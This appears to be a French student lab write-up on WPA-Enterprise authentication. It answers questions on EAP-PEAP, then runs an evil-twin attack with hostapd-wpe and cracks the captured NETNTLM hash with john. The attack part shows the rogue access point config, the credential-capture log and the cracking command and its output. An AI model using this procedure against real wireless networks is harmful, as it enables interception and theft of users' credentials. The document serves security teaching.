
Authentification interne et transmission de la clé WPA

(échange chiffré, vucomme « Application data »)



4 way hadshake

Le schéma ci-dessous représente le **4 way hadshake**.



Le screen ci-dessous repésente le 4 way hadshake capturé.

Questions

1. Quelle ou quelles méthode(s) d'authentification est/sont proposé(s) au client ?


> - EAP-TLS

- EAP-PEAP

2. Quelle méthode d'authentification est utilisée ?

> - EAP-PEAP

3. Lors de l'échange de certificats entre le serveur d'authentification et le client :
    - Le serveur envoie un certificat au client ? Oui



- Le client envoie un certificat au serveur ? Non

c. Les deux s'échangent des certificats ? Non

2. Attaque WPA Entreprise

4. Quelles modifications sont nécessaires dans la configuration de hostapd-wpe pour cette attaque ?

Extrait de `/etc/hostapd-wpe/hostapd-wpe.conf`

```
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=hostapd-wpe
channel=1
```

On peut donc choisir l'interface, le ssid et le channel. Ici les modifications nécessaires ont été l'interface, et il faudrait aussi modifier le nom du ssid pour qu'il colle au nom du réseau dont on veut crée un `evil twin`. Ici de manière partique nous avons pas changer le ssid.

5. Quel type de hash doit-on indiquer à john pour craquer le handshake ?

Output de l'exécution de `hostapd-wpe` :

```
root@kali:~# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:8f:d9:e6 and ssid "hostapd-wpe"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 94:65:2d:a4:34:92 IEEE 802.11: associated
wlan0: CTRL-EVENT-EAP-STARTED 94:65:2d:a4:34:92
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Thu May 17 07:04:03 2018
     username:  getting_hacked
     challenge: 7a:46:19:94:04:65:7c:58
     response:  74:2e:95:a4:03:a3:44:26:28:62:44:f1:cb:45:b2:a1:97:e6:d5:9f:f3:70:a1:2c
     jtr NETNTLM:
getting_hacked:$NETNTLM$7a46199404657c58$742e95a403a34426286244f1cb45b2a197e6d59ff370a12
c
```

On lui donne un hahs de type `netntlm`, ici `getting_hacked:$NETNTLM$7a46199404657c58$742e95a403a34426286244f1cb45b2a197e6d59ff370a12c` :

```
john --format=netntlm hash.txt

Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 12x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mdpasse          (getting_hacked)
1g 0:00:02:14 DONE 3/3 (2018-05-17 18:13) 0.007448g/s 29557Kp/s 29557Kc/s 29557KC/s
mdpatkh..mdpageo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Le mot de passe est donc : `mdpasse`

6. Quelles méthodes d'authentification sont supportées par hostapd-wpe ?
    - EAP-FAST/MSCHAPv2 (Phase 0)
    - PEAP/MSCHAPv2
    - EAP-TTLS/MSCHAPv2
    - EAP-TTLS/MSCHAP
    - EAP-TTLS/CHAP
    - EAP-TTLS/PA